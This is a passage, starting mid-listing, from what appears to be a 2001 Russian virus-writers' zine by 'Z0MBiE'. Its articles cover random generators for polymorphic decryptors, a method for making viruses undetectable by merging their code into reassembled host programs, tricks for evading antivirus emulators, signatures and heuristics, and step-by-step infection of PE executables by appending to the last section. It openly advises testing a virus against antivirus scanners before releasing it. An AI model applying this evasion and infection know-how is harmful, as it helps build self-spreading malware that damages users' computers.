               pop     ecx
               retn

```

Почему здесь приведена такая хитрая подпрограмма `get_rnd_dword`? Потому, что `rnd(0xFFFFFFFF)` будет равен `randseed`'у, и взяв из декриптора предположительно сгенеренный случайный `DWORD` можно было бы, зная следующую команду, выяснить, тот ли это алгоритм/вирус.

А вообще, чтобы реверсировать `randseed` по нескольким подряд идущим сгенеренным случайным байтам, при линейном ГСЧ, достаточно знать всего около 7 байт.

Почему такой хитрый `get_rnd_byte`? Потому, что если брать младшую часть случайного числа  $r' = r * 214013 + 2531011$ , то например четные и нечетные числа на выходе ГСЧ будут чередоваться, и не только.



Почему использованы такие константы? Они были использованы, по слухам, в DISKREET'e; и в нем, и в TurboPascal'e, одинаковый линейный гсч, но с разными константами. А алгоритм паскаля такой:  $r' = r * 0x8088405 + 1$ . На этот счет даже есть целая теория (на пару страниц), но это не здесь.

Как работает ГСЧ? Очень просто. Берется последовательность 0,1,2,3,...,N-1, и по некому алгоритму \_перемешивается\_, обеспечивая тем самым случайное распределение элементов. Понятно, что перемешивается на уровне функции, а отнюдь не массив там какой-нибудь в памяти.

То есть, в самом тривиальном виде, если мы хотим получить последовательность (ну очень псевдо) случайных чисел от 0 до 15, то просто XOR'им порядковые их номера на, скажем, 13, и получаем перестановку:

```
0,1,2,...,13,14,15 --> 13,12,15,14,9,8,11,10,5,4,7,6,1,0,3,2
```

В плане уменьшения предсказуемости нашего рандомайзера, удобен такой трюк: подпрограмма изменения randseed'a, process\_randseed(), иногда (не очень часто, чтобы не тормозить) добавляет к нему текущее время, вместе с тысячными долями; и в результате вносится уже настоящая неопределенность.

Также можно извращать randseed при вызове вируса системой, например добавлять к нему каждый полученный entryptpoint и датавремя файла.

И, наконец, пример генерации буфера из случайных чисел, с использованием маздадных средств:

```
HCRYPTPROV hProv;  
if (CryptAcquireContext(&hProv, NULL, MS_DEF_PROV, PROV_RSA_FULL,  
                        CRYPT_VERIFYCONTEXT) != 0) return -1;  
BYTE* buf = new BYTE[ 65536 ];  
CryptGenRandom(hProv, 65536, buf);  
CryptReleaseContext(hProv, 0);
```

Это, собственно, все. А хули ж вы хотели?...

ZOMBiE

Март-2001

# МЕТОДОЛОГИЯ НЕДЕТЕКТИРУЕМОГО ВИРУСА

Я постараюсь поменьше вдаваться в детали и побольше говорить о самой сути дела. А суть в том, что у меня появилась уверенность: я знаю, как выглядит недетектируемый вирус; а если в чем-то здесь и ошибаюсь, то, все равно, это начало, фундамент, база -- то, на чем будет построен настоящий недетектируемый вирус.

Рассмотрим некоторую юзерскую аппликуху (просто программу), которая (обычно) делает всякую хуйню, но в день X время Y производит НСД с вероятностью 1/100. Выявить эти действия, до самого последнего момента, в общем случае, невозможно. Я говорю о том, что если программа именно такой и была задумана, и код, производящий НСД, был написан и откомпилирован вместе с самой программой, то такая программа не определяется обычной эвристикой.

Вы уверены в своем мастдае? фотошопе? ворде? Та самая фишка, которая отсылает информацию о вас билгейцу где-то в интернете, не то ли это НСД, о котором я говорю? Это именно оно. Это то, что, не зная где/как/зачем искать, практически невозможно обнаружить.

Это и есть идеал; то, к чему следует стремиться при заражении исполняемых файлов. Другими словами, нужно при заражении максимально интегрировать код вируса с кодом программы, то есть сделать так, как если бы он в ней присутствовал изначально.

В первом приближении это UEP. То есть вместо замены точки входа, вставка перехода на вирус в случайное место программы.

Дальше идет всовывание вируса внутрь кода программы вместо каких-то процедур; возможно по кускам; однако, все это реализуется крайне просто и так же просто детектируется.

Следующий шаг, о котором и идет речь, суть реверсинг программы, то есть ее декомпиляция, затем изменение где-то на уровне линкера, то есть на уровне кусков кода и инструкций, и сбор обратно в работающий троянизированный файл.

Доказательство возможности автоматического реверсирования файлов таково: существует IDA, 100%-корректно дизассемблирующая некоторые файлы, совершенно без посторонней помощи; существует TASM, который полученные IDой .asm-файлы успешно компилирует; а значит, этот процесс возможно автоматизировать. Более того, мы не дизассемблируем инструкции до уровня мнемоник, а только до уровня их длин; и при ассемблировании у нас также все намного проще.

Это и было сделано; и это работает; это вирус z10 и движок mistfall. И с детектилкой, судя по всему, большие проблемы. Но не об этом здесь речь.

Здесь я говорю о методологии: то есть о методах и средствах, структуре и логике написания недетектируемого вируса в общем виде, независимо от операционки, процессора, формата файла и т.п.

Основная мысль в том, что невозможно качественно изменять уже откомпилированные файлы. А я говорю, конечно же, исключительно о бинарных, исполняемых файлах. Несложно догадаться, почему при вставке (а не замене, т.е. insert а не patch) нескольких байт между двумя половинами файла, это приводит к потере его работоспособности. Ибо нужно нечто больше: нужно после этой вставки заново пересчитать все указатели, смещения и т.п.

Как вы будете чинить/апгрейтить незнакомый вам, скажем, телевизор? Вы его сначала осмотрите, и скажете: да, есть резон этим заниматься. Можно было бы, конечно, пару винтиков впихнуть в щель, скажем, между панелями, или насыпать железной стружки внутрь, но это не красиво. Работать это не будет.

Поэтому телевизор разбирается на части. При этом, мы знаем что это телевизор такой-то там марки/модели (PE EXE), то есть, именно по этому мы им и занимаемся. Но мы не знаем его устройства (нет исходников). Но вообще, что-то нам о деталях и связях между ними известно (PE формат и инструкции x86). Поэтому все вытащенные детальки откладываются в стороны, а в голове (или на бумажке, или в памяти компа) рисуются связи между ними, чтобы потом можно было собрать все обратно.

Когда все окончательно разобрано, можно, например, пинцетом вынести на помойку горстку полубогоревших тараканов, случайно заползших в телек. Пусть их аналогией будет алигнмент между процедурами.

Затем в телек добавляется некое устройство, новые детали (инструкции), скажем жучок, или бомба, или что-то еще. Чем более пыльными и некузявыми они будут, тем меньше вероятность что их заметят. То есть новые детали маскируются под уже существующие. Другими словами, инструкции надо сделать такими же, какие они в файле, в зависимости, например, от компилятора.

Желательно сделать так, чтобы без этих деталей телек уже не мог бы работать; т.е. чтобы они стали неотъемлемой его частью. Так будет сложнее их выявить.

После всего этого телек собирается, уже с использованием той информации о его структуре, которую мы получили при разборе. Аккуратный человек принесет тараканов обратно, и присыпет внутренности пылью. Короче говоря, это и был реверсинг.

С программами, да еще в формате PE EXE все обстоит куда проще, потому как любую деталь можно произвести самому, тут же, и в любых количествах, да и все это делается автоматически. Ведь вы же не будете лично так извращаться с каждой программой? Вы напишете специальную программу для этого, т.е. движок. И он будет уже будет заниматься реверсингом. А вы только будете ему говорить: "так, типа, разобрал? вот те два проводка перекинь, вот этот кондер выпайай, а вот эту коробочку вкрути вон туда; ну все, типа, можешь собирать обратно".

Вот радиолюбитель так с телеком сделать не может, потому как он не на том уровне, чтобы делать роботов; а мы, программеры, запросто делаем все что хотим; и в этом наше преимущество. Хотя все сидим за мониторами.

Впрочем, я отвлекся. Здесь есть один важный момент: до какой степени разбирался этот телек. Снимали ли с него только корпус, разбирали на панели, блоки, на отдельные детали. Ясно, что нет, например, смысла разбирать трансформаторы на части, или вскрывать трубку ;-) -- потом можно и не собрать; точно также и не всегда резонно при реверсинге софта заходить дальше, чем, скажем, длины инструкций.

Таким образом, общая схема реверсирования такова:

1. получение полного доступа к объекту
2. получение необходимой информации о составляющих и связях между ними
3. разбор объекта на части, восполнение недостающей информации о связях
4. модификация частей/связей
5. сбор измененного объекта, с учетом всей имеющейся информации

Очевидно, что возможно проводить реверсирование не всего объекта, а только некоторой его части. Но объект, каким бы он ни был, всегда является частью еще более сложной системы, так же, как его части принадлежат ему самому; поэтому не имеет смысла говорить о частях объекта, единственная рекомендация -- это учитывать взаимодействие с системами более высокого уровня. Например PE EXE файл может вызывать функции системных DLL'ек по фиксированным адресам, без использования фиксапов. Так что можно его было бы рассматривать как часть всей операционки, но все таки мы говорим о файле.

Теперь рассмотрим вопрос о противодействии детектированию изменений. Прежде всего, как будут искать эти изменения?

Естественно, сначала начнут с качества элементов. Например, в кодовой секции PE EXE файлов крайне редко бывает много псевдо-случайных байт, т.е. блоков с равновероятным распределением элементов. Но мы уже говорили, что наши троянские, вставляемые в объект части мы максимально возможно маскируем под уже существующие; т.е. желательно вирусу быть незакриптованным.

После того, как будут проверены все элементы, начнут проверять связи между ними. Т.е. если мы вставляем в программу большой блок кода, то он, наверное, будет обладать малым числом внешних связей и большим числом связей внутренних. Рекомендация -- увеличить это число связей до среднестатистического уровня.

После того, как будут рассмотрены все элементы и связи, антивирус будет пытаться выявить закономерности более высокого порядка, характерные для всех инфицированных файлов. Наилучшим образом это может быть сделано при помощи самообучающейся нейросетки; вот только аверы еще не доросли до таких мудростей.

Важным свойством недетектируемого вируса будет являться маскировка под нечто существующее; например под какой-нибудь компилятор или упаковщик. Отдельно это было рассмотрено в одном из RVM'ов, когда ассемблерный вирус генерил для себя декриптор, ничем не отличающийся от файла скомпилированного турбопаскалем.

Хорошая недетектируемость может быть достигнута также с применением модульной структуры, когда нет никакой определенности в наборе инструкций, из которых вирус состоит. Сам вирус может быть модульным, написанным на некотором макро-языке, который будет с использованием специального компилирующего модуля преобразовываться в ассемблерный код при каждой генерации рабочей вирусной копии. Таким образом, апдейт этого компилирующего модуля или его интеграция (взаимодействие) с другим таким модулем будут отражаться сразу на всем вирусном коде.

Дальше, мы можем использовать инструкции программы в участках своего собственного кода; это тоже относится к маскировке. Пусть, например, программа работает только с регистром AX, а вирус -- только с регистром BX. Таким образом возможно навести статистику и выявить участки вирусного кода. Очевидно, в этом случае эффективно будет копии некоторых своих инструкций (работающих с регистром BX) накидать в случайные места среди кода программы, а некоторые инструкции программы размешать со своим собственным кодом.

Теперь поговорим об универсальной промежуточной сущности, которая позволяет нам с такой наглостью заявлять: "удалим из программы такие-то инструкции", или "инвертируем все условные переходы", и т.п.

Нет никаких сомнений, что это -- список элементов программы, также я буду говорить о списке инструкций, что то же самое. Движок RPME работает только с инструкциями, и ориентирован на пермутацию вирусного кода. А движок MISTFALL -- это то же самое, но для работы со всеми элементами PE файлов.

Список инструкций хранится, естественно, в памяти; это связанный одно- или двунаправленный список, и каждая его запись описывает один элемент программы, как то: инструкцию, блок данных, фиксап, гва-адрес, метку; а также содержит указатель на следующую запись, и на запись о следующей инструкции.

Кусок кода:

```
      E8 xxxxxxxx      call    main
      ...
main: 90               nop
      C3               retn
```

Часть списка:

```
      ,--#3-----.      ,--#7--.      ,--#8--.      ,--#9--.
root-->...-->| call main |-->...-->|main:|-->| nop |-->| ret |-->...-->NULL
`-----'      `-----'      `-----'      `-----'
      size=5      size=0      size=1      size=1
      next=#4      next=#8      next=#9      next=#10
      nextopc=#4      nextopc=#8      nextopc=#9      nextopc=NULL
```

Создается такой список в два шага: сначала файл грузится в память и разбирается его структура: формат, точки входа и т.п.; а затем, начиная с некоторых помеченных мест, производится дизассемблирование (разбор кода на инструкции).

На чем может быть написан реверсирующий движок? Все зависит от мастерства автора. Я считаю, что следует разумно сочетать C++ и ассемблер, т.е. разбить задачу на части и каждую часть писать на том, на чем это наиболее эффективно. В принципе, возможно написать реверсирующий движок исключительно на ассемблере.

Реверсинг файлов с целью их заражения -- это новое слово в вирусах; на реверсинге основывается интеграция кода вируса с кодом программы; а это уже идеальный, практически недетектируемый метод заражения.

Для осуществления реверсинга необходимы следующие вещи: знание ассемблера, знание формата реверсируемых файлов, и дизассемблер длин инструкций.

Интеграция кода вируса с кодом программы -- это работа на уровне списка элементов файла; а именно -- вставка вирусного кода и/или дешифратора в самые разные места кодовой секции; все это, естественно, на основе реверсирования файла.

Реверсинг и интеграция позволяют также использовать и старые добрые поли- и метаморфизм; полиморфным может быть вирусный дешифратор, разбросанный по всему файлу, спрятанный в файле; а метаморфным/пермутирующим может быть сам вирусный код.

При этом, возможно сочетать все это с модульной структурой вируса, когда новые модули постоянно выкачиваются из инета; а замена ассемблера собственным макро-языком позволит еще более увеличить сложность и, как следствие, возможности вируса.

Таким образом, в этом тексте вам был показан путь: то, к чему идет вирмэйкинг; то, к чему мы все стремимся и то, что рано или поздно будет сделано.

ZOMBiE  
Март-2001

# О ТОМ, КАК НАЕБНУТЬ ЭВРИСТИК

\_(глюки и бред)\_

Рассмотрим такое действие: антивирус проверяет исполняемый файл. Что это значит? Это значит, что антивирус берет файл, и, начиная с некоторых мест, эмулирует инструкцию за инструкцией. Во время же эмуляции, при некоторых условиях, происходит проверка предыдущих/текущих/последующих инструкций по базе сигнатур, а также эвристическая проверка.

Что это за места, с которых может начинаться эмуляция? Это обязательно точка входа, и, в дополнение к ней, например, некоторое смещение от конца файла, начало кодовой секции, конец кодовой секции, код в заголовке файла, адреса всех импортируемых/экспортируемых процедур и все что угодно.

Почему так? Потому что есть такая вещь как UEP, то бишь Unknown Entry Point, которую проклятые антивирусы почему-то обозвали Entry Point Obscuring -- наверное, обскуринг ближе к их продажным сердцам. В кратце -- это не замена точки входа на вирусную, а вставка перехода на вирус в случайное место программы. В результате по точке входа зараженного файла находится то же, что было до заражения. А вирус срабатывает не сразу, а в середине работы программы. Но, поскольку, вирус-то должен быть куда-то записан, а место это зачастую алгоритмически фиксировано -- например это всегда последняя секция файла, то оттуда антивирус и начинает эмуляцию, и незачем ему искать на это место переход.

Правда, обходится это как два пальца обоссать (неужели кто-то пробовал), например так: перед jmp'ом на вирус вставляется эквивалент `<mov reg,const>`, от коих зависит последующая расшифровка.

Что значит эмулирует? Значит, антивирус имитирует работу процессора и операционной системы, под которыми могла бы быть запущена эта программа. Если в процессе эмуляции возникает вирусная активность, антивирус начинает нехорошо вонять, тем самым подзывая юзера. Если тело вируса было зашифровано, в процессе эмуляции оно имеет возможность расшифроваться и подставить под грязные лапы эмулятора самое сокровенное.

Но и это не проблема, потому что ни секции, ни страницы, ни фиксапы, ни форматы файлов, ни даже сопроцессор, ни уж тем паче мmx, ни файлы, ни апишки, ни инты ни даже idiv эмуляторами не берутся.

А что такое проверка по базе сигнатур? Это просто сравнение некоторых постоянных мест кода с уже известными антивирусу. Обычный антивирус "знает" около 10-20 тысяч разных вирусов. Так что самая обычная проверка выглядит так: для каждой инструкции, которая является меткой (на которую был переход командой jmp/jxx/call), отсчитав X байт до участка длиной Y байт посчитать контрольную сумму и сравнить с известной. Совпало - вирус. Антивирусы достигают б'ольших скоростей проверок тем, что "стандартизируют" указанные X и Y, тем самым уменьшая число операций.

В случае, если вирус сложный, участков для проверки контрольных сумм (сигнатур) может быть несколько. Иногда, на проверяемый участок задают битовую маску, коя говорит, какие байты при подсчете оставить, а какие выкинуть. Надо это тогда, когда в вирусе нет длинных постоянных участков кода.

В случае же еще более сложного вируса, антивирус "цепляется" к какому-нибудь значительному признаку, например команде PUSHА, коя для большинства файлов не характерна, и затем происходит сложная, обстоятельная, занимающая много времени, попытка детектировать вирус.

В таких сложных случаях антивирусу приходится работать не на уровне байтов, а на уровне <множеств инструкций>. То происходит проверка на множество инструкций А, из которых вирус может состоять, на множество инструкций В, из которых вирус состоять не может, и на дополнительные признаки. Это сложная, нетривиальная задача, которую решить становится все труднее. И это правильно.

Кстати, каспер даже делает два \_перекрывающихся\_ участка сигнатур (вот гнида), чтобы было сложнее их подъебнуть. К слову, где-то у меня на страничке валялись 6900 файлов - специально сгенеренных ложных срабатываний авп, и около 2000 для веба.

Лирическое отступление.

Вернемся к нашим антивирусникам. г-н Касперский лижет жопу только Биллу Гейцу. г-ну Касперскому пытается полизать некий г-н Каримов, но каспер ловко уворачивается. Поэтому г-н Каримов подымает хайло на г-на Данилова, а тот-то лижет жопу исключительно сам себе, поэтому и с ним ничего не получается. В создавшейся ситуации г-н Каримов на крови клянется выступить по первому каналу телевидения с обличительной речью (ждем), данилов продолжает лично писать эвристики, а каспер - набирать на работу всяких гандонов, чтобы поддерживали вирусы и пакеры.

Исходя из этого, правильно в первую очередь тестировать вирусы эвристиком от веба, а потом - на всякий случай - от авпа. После того, как вы добьетесь от обоих консенсуса (в виде надписи Ok), можете смело выпускать вирус в жизнь, и 273-я ждет вас. ;-)

А теперь перейдем к самому главному - к тому, как выебать эвристический анализатор.

Самое первое, самое простое, самое общее и самое главное правило гласит: чем меньше вирус похож на все остальные вирусы и чем больше он похож на обычные программы, тем меньше шанс срабатывания эвристики. Здесь критерием сравнения является наличие в зараженном файле характерных особенностей, известных антивирусу. Например: <CALL \$+5; POP reg>

Я, конечно, мог бы вам здесь привести все такие особенности, но ебли будет много, а толку - хуй; да и потом, куда приятней просто попиздить ни о чем.

Спать, уткнувшись лицом в клавиатуру - наиотвратительнейшее занятие; и тот не вирмэйкер, кто никогда проснувшись не чувствовал на своей собственной морде вмятых следов от клавиш. Зато просыпаешься под winamp.

Кстати, рекомендую исключительно всем слушать музыку группы Scorpions -- например такая вещь, как Alien Nation, да на полной громкости, сделает мозги -- ваши и ваших соседей (на два-три этажа) -- готовыми к употреблению любого количества асма и прочей поебени.

Ладно, вернемся к эвристику.

Идеальный эвристика - суть нейронная сетка, натренированная на опознавание всех известных вирусов и неопознавание всех известных программ. Пусть сенсорами являются кусочки некоего алгоритма, распознающие те или иные свойства объекта - вируса или программы. О каждом из этих свойств мы будем знать тогда некое число. Чем больше свойств - тем лучше. Вполне возможно чтобы свойства задавал человек; однако я считаю идеальным определять их также автоматически, рассматривая объекты как наборы инструкций и параллельно - функциональных вызовов. Ну да хуй с ними. Важно вот что. Пусть есть N критериев, и на каждый по числу. Это суть вектор, коим и будет определяться рассматриваемый объект с точки зрения нейронной сетки. И задачей сетки будет выдать результат - число от 0 до 1 включительно, определяющее вероятность принадлежности объекта к вирусам либо программам. Ясно, что ровно 0 и 1 будут соответствовать какому-то из известных объектов, на котором сетка обучалась. Можно пойти еще дальше, и выдавать не одно значение, а сразу с многих выходных нейронов снимать компоненты вектора, определяющие отношение распознанного объекта к программам, вирусам, tsr-вирусам, com-вирусам, и прочим сущностям, на коих сетка будет обучена отдельно. В рассмотренном случае все пространство

N-мерно, и нечетко поделено на области программ, вирусов и прочих классов. И сетка будет просто определять расстояния между N-мерным вектором, определяющим рассматриваемый объект, и ближайшими к нему векторами известных объектов; и на основе разностей этих векторов строить результат.

На практике это выглядит так: некой проге на вход подаются 10 тысяч вирусов и 10 тысяч обычных программ, она их все заглатывает, переваривает, и высирает некий файл данных. Затем, при проверке, прога, используя этот же файл, определяет сходство проверяемого объекта с уже известными и говорит вероятность попадания в класс вирусов. Юзер ставит планку: 70% "похожести" -- пиздец.

Но до таких мудрствований данилову с каспером крайне далеко, так что не будем забивать себе голову хуйней. Обходится такая "идеальная" эвристика максимально возможной "подстройкой" под уже известную "хорошую" программу, а также обманом "сенсоров": сокрытием вирусного кода в коде программы.

И, напоследок, замечу: написание практически недетектируемого вируса - дело ближайшего года-двух.

---



# О РЕ ФАЙЛАХ И ДЛИНАХ СЕКЦИЙ

(x) 2001 Z0MBiE  
http://z0mbie.host.sk

Здесь будет рассказано о трудностях, связанных с увеличением длины последней секции в PE файлах.

Вроде бы ясная и простая вещь. Однако, практически КАЖДЫЙ задает на эту тему вопросы, причем -- одни и те же. В связи с этим остается одно: или подробно и публично осветить эту проблему, или сдохнуть. Выберем трудный путь.

Рассмотрим некий PE файл, лучше всего CALC.EXE.

## 1. Число секций

В PE хеадере хранится число секций в файле, это WORD, назовем его `pe_numofobjects`, оффсет в PE заголовке равен +06.

Примечание: обычно число секций не равно нулю, хотя маздаю (win9x) на это насрать, и даже если в файле нет ни одной секции, он все равно будет работать, особенно если после PE заголовка всунуть какой-нибудь код. Однако, если в файле совсем не будет импортов, то возникнут трудности с вызовом win32 api-шек. Но и это не проблема, если вместо апишек вызывать процедуру `kernel@int21` по адресу `BFF712B9`.

Примечание: сразу после WORD `pe_numofobjects` идет DWORD `pe_datetime` (оффсет +08), то есть датавремя создания файла. Если работать с WORD'ом в падлу, то можно предварительно занулить `pe_datetime` и принять что `pe_numofobjects` это DWORD.

## 2. Таблица секций

Сразу после PE заголовка идет таблица секций (==таблица объектов, object table), элементы (записи, object entry) которой описывают секции файла. Сколько записей, столько и секций, всего `pe_numofobjects` штук. Длина PE заголовка в абсолютном большинстве случаев равна 0F8h байт. Но, поскольку всякое бывает, то берут WORD по +14h, прибавляют 18h, и получают точную длину PE заголовка.

Формат object entry (одной записи таблицы секций):

```
oe_struct      struct
oe_name        db      8 dup (?); 00 01 02 03 04 05 06 07
oe_virtsize    dd      ?      ; 08 09 0a 0b
oe_virtrva     dd      ?      ; 0c 0d 0e 0f  need objectalign
oe_physsize    dd      ?      ; 10 11 12 13
oe_physoffs    dd      ?      ; 14 15 16 17  need filealign
oe_xxx         dd      ?      ; for obj file
               dd      ?      ; --/--
               dd      ?      ; --/--
oe_flags       dd      ?      ; 24 25 26 27
; ---- total size == 0x28 -----
oe_struct      ends
```

Теперь отметим САМЫЙ ВАЖНЫЙ МОМЕНТ: В таблице объектов хранятся НЕ\_ВЫРОВНЕННЫЕ значения физической и виртуальной длин секций. Что это значит? Это значит, что чтобы получить

настоящие длины секций надо взять эти значения из соответствующих записей в таблице секций и ВЫРОВНЯТЬ: физическую длину на `pe_filealign`, а виртуальную длину на `pe_objectalign`.

Смещения же секций (физическое в файле и виртуальное (gva) в памяти) выровнены всегда.

Примечание: из выравнивания смещений следует, что после всех заголовков но до начала первой секции может быть пустое неиспользуемое место. Например туда записывался CИH.

Поля `pe_filealign` и `pe_objectalign` (DWORD'ы, смещения +3Ch и +39h) суть степени двойки, причем `pe_filealign` кратно 512 (сектор), а `pe_objectalign` кратно 4096 (страница в памяти).

Поэтому процесс выравнивания для одной секции выглядит так (на C):

```
#define ALIGN(x,y) (((x)+(y)-1)&~((y)-1))

// oe=таблица секций
// i=номер секции
oe[i].oe_physsize = ALIGN(oe[i].oe_physsize, pe->pe_filealign);
oe[i].oe_virtsize = ALIGN(oe[i].oe_virtsize, pe->pe_objectalign);
```

Или на asm'e:

```
; esi=PE-заголовок
; edi=элемент таблицы секций
; 1. выравниваем физическую длину
mov eax, [esi].pe_filealign
dec eax
add [edi].oe_physsize, eax
not eax
and [edi].oe_physsize, eax
; 2. выравниваем виртуальную длину
mov eax, [esi].pe_objectalign
dec eax
add [edi].oe_virtsize, eax
not eax
and [edi].oe_virtsize, eax
```

Кроме того, бывает, что виртуальная длина у всех секций == 0. Такую дрянь производит watcom. И при этом, оно работает. Откуда брать виртуальную длину в этом случае? Я брал вместо нее физическую длину и выравнивал ее на `objectalign`.

Я настоятельно рекомендую всем, кто открыл для себя много нового в этом тексте, перед началом заражения файла выравнивать в таблице объектов все длины секций, с которым будете хоть как-то оперировать. Не следует делать этого по мере обращения к ним; необходимо сделать это один раз и в самом начале. Это сэкономит массу времени и сил, и иногда не только ваших.

Важно: далее в этом тексте мы имеем в виду, что физическая и виртуальная длины секций уже выровнены; "выровненная" перед "длина" далее подразумевается само собой.

### 3. Секции

Для чего PE файл разбит на секции? Для того, чтобы в образе PE файла в памяти (который обычно не соответствует образу на диске) могли чередоваться инициализированные и неинициализированные данные. Кроме того, есть секции со специальным назначением, в них обычно хранятся таблицы импортов, экспортов, ресурсов, фиксапов, отладочной информации и некоторые другие.

Каждая секция файла имеет <физическую длину> и <виртуальную длину>. Физическая длина -- это то, сколько секция занимает на диске. А виртуальная длина -- это то, сколько секция занимает в памяти. Разница между этими длинами на ассемблере представляется как DB ?, то есть это и есть неинициализированные данные. Неинициализированные данные могут быть у любой секции. В

результате получается такая ситуация:

| ФАЙЛ НА ДИСКЕ                   | ПРОГРАММА В ПАМЯТИ                    |
|---------------------------------|---------------------------------------|
| +-----+                         | +-----+                               |
| MZxxxxxx  <---- заголовки ----> | MZxxxxxx                              |
| +-----+                         | 00000000 <--alignment                 |
| xxxxxxxx                        | +-----+                               |
| xxxxxxxx  <---- секция#1 ---->  | xxxxxxxx \~~~~~\                      |
| xxxxxxxx                        | xxxxxxxx  }-физ. \                    |
| +-----+                         | xxxxxxxx  / длина }-виртуальная длина |
| ...                             | неиниц. / 00000000  секции / секции   |
|                                 | данные~~~\ 00000000  _____/           |
|                                 | +-----+                               |
|                                 | ...                                   |

Несмотря на кажущуюся простоту, возможны такие варианты:

- Физическая длина секции равна виртуальной. Идеальный вариант, мечта поэта. Обычно встречается когда `filealign == objectalign`.
- Физическая длина меньше виртуальной. Это значит, что у секции есть неинициализированные данные.
- Физическая длина больше виртуальной. Это значит что у секции есть оверлей или `alignment`. Помните, что если виртуальная длина меньше физической, то некоторая (скорее всего состоящая из нулей) часть образа секции с диска не загрузится -- это будет небольшой файловый алигнмент. Хотя никто не запрещает таким образом вставить не загружаемый в память "оверлей" не в конец файла, а между его секциями.

`Alignment` -- это разница между физической и виртуальной длинами. Можно понимать его по разному: для секции -- (А) если длины выровнены, и (В) если длины НЕ выровнены; и для файла, если это (С) заполненный нулями оверлей длиной меньше `pe_objectalign`. Причем в случаях (А) и (В) разница длин у одной и той же секции может иметь разный знак. Например, если невыровненная `physsize=512`, невыровненная `virtsize=100`, выровненная `physsize=512`, выровненная `virtsize=4096`, то в случае (А) `alignment=3584`, а в случае (В) `alignment=412`. Причем один из них -- в файле, а другой -- в памяти. Так что решите для себя, о каком из алигнментов вы думаете и/или говорите.

Замечу, что секции не всегда идут "впритык" друг к другу. Между ними возможны неиспользуемые странички памяти, хотя бывает такое редко. Например бывает, что оффсеты всех секций выровнены на 64k, а виртуальные их длины всего по несколько страниц.

## 4. Лирическое отступление в область теории

`ImageBase` -- это адрес в памяти, куда должен быть загружен PE файл. По умолчанию большинство адресов в файле настроены на указанный в PE заголовке `ImageBase` (DWORD, смещение +34h). Обычно выровнен на 64k, и навряд ли линкер даст сделать меньше; однако маздашный загрузчик проглотит многие нестандартные значения с самым разным результатом.

Если файл -- это DLL, и загрузить его по указанному адресу нельзя, то происходит перенастройка на другой `ImageBase`, для этого используется таблица настроек (==фиксапов, релокаций). Если же в этом случае ее не окажется, то файл загружен не будет. Помните об этом, заражая PE DLL'ки, и при отдаче управления в файл вместо `PUSH OFFSET/RETN` делайте `JMP`.

`ImageSize` (DWORD, оффсет +50h) -- это виртуальная длина файла, то есть размер образа файла в памяти, вычисляется как виртуальный адрес (`rva`) последней секции + виртуальная длина последней секции. Обычно выровнен на `pe_objectalign`.

`BaseOfCode` -- это RVA первой кодовой секции, просто копируется сюда из object table при линковке.

`BaseOfData` -- та же фигня, для второй, обычно секции данных.

`SizeOfCode` -- длина кода, обычно выставлена корректно и равна вирт. длине первой секции.

`SizeOfInitData` & `SizeOfUninitData` -- полная херь, выставлено как попало и кое-где. Каким бы ни был метод заражения, менять их нет смысла.

`pe_subsystem` (WORD по смещению +5Ch) -- равно 2 для GUI приложений, и 3 для консольных аппликух. Иногда встречаются другие значения, и тогда файл заражать не следует.

## 5. Оверлеи

Оффсет оверлея вычисляется как физический оффсет последней секции плюс физическая длина последней секции.

Длина оверлея вычисляется как длина файла минус оффсет оверлея.

Оверлей в память вместе с PE файлом не грузится, но `pe_checksum` по нему считается.

Если длина оверлея меньше `pe_objectalign`, а длина файла на `pe_objectalign` выровнена, причем сам оверлей состоит из нулей, то это не оверлей, а алигнмент, и его можно поскипать.

Если у оверлея первый `DWORD=00000001h`, а чуть дальше где-то идет `.dbg`, то это дебаговая инфа. Есть и другие ее виды.

В любом случае, при дописывании к последней секции, оверлей, если он есть, надо двигать, а если это дебаговая инфа, то можно попробовать ее похерить.

Замечу, что в NT'ях и далее -- большинство файлов с оверлеями, в основном с дебаговой инфой в них.

## 6. Собственно, что нужно чтобы дописаться к последней секции

- проверить файл на валидность: `alredy-infected`, `subsystem=2/3`, ...
- выровнять длины последней секции
- передвинуть `overlay` если он есть или поскипать дебаговую инфу
- записать вирус в конец последней секции
- увеличить длины последней секции на соответственно выровненные длины вируса
- увеличить `imagesize` на выровненную-на-objectalign длину вируса
- проапдейтить заголовки

Пример добавления к последней секции: `win9X.Examplo`.

## 7. Некоторые другие методы заражения PE файлов

- запись в алигнмент:
- хеадера
- секции
- добавление новой секции

- добавление нескольких секций, возможно фэйковых
- запись на место секции `.reloc` (с убиванием фиксапов)
- запись в ресурсы
- запись в начало/в конец какой-нибудь (обычно кодовой) секции, с ее увеличением (раздвигаем файл); необходима таблица фиксапов, придется перепатчить весь файл, но это не сложно
- запись в конец кодовой секции с предварительной ее упаковкой, длина файла не меняется
- нахождение в секции данных области нулей и запись в нее
- нахождение в кодовой секции неиспользуемых "пятен" и запись по кусочкам в них
- выдираание из кодовой секции целой процедуры и запись вместо нее
-

# ВИРУСЫ И ЧЕРВИ: ЧТО ДАЛЬШЕ

ВИРУС - несколько килобайт, распространяющихся через машинные носители.

ЧЕРВЬ - несколько десятков килобайт, распространяющихся через Интернет.

Основные признаки: САМОРАСПРОСТРАНЕНИЕ и НЕЗАВИСИМОСТЬ.

При переходе к более сложным структурам происходит переопределение понятий.

Поясню на примере. Пусть червь состоит из двух составляющих:

1. локальной части, заражающей несколько системных файлов, и из
2. сетевой части, копирующей червя на удаленную машину.

Что следует называть вирусом/червем в таком случае? Ни одна из частей не является самостоятельной и саморазмножающейся; однако, вирусный эффект производит их совместная работа. В случае же, если таких частей-модулей несколько сотен, причем половина из них -- необязательные (присутствие в общем наборе опционально), то уже нельзя строго определить, какой из наборов модулей является конкретным вирусом.

Поэтому далее мы будем рассматривать вирусы не как код, а как алгоритмы, то есть те задачи, действия, на которые они ориентированы.

Старые вирусы/черви мы объединим в одно общее понятие: локальный, или компактный вирус, то есть тот вариант, когда носителем "идеи" является всегда один и тот же кусок кода.

Вирус же, состоящий из независимых блоков, часть из которых присутствует опционально, назовем модульным, или ПЛУГИННЫМ ВИРУСОМ.

В результате имеем два следующих уровня сложности: компактные вирусы (вирусы, черви) и плагинные вирусы. То есть произошло разбиение вирусного алгоритма на части, и теперь можно независимо от кода, работать на уровне алгоритма, изменяя и дополняя вирус по мере необходимости.

Например, весьма мощная штука -- апгрейт полиморфного движка и/или метода заражения файлов. Более того, в входящих в вирус плагинах может содержаться информация о новейших антивирусах, и о том, что и как с ними делать.

А теперь настало время провести аналогию с естественными природными формами.

1. Обычные вирусы -- растения. И те и другие ждут для размножения определенного воздействия извне, то есть подходящих для этого условий.
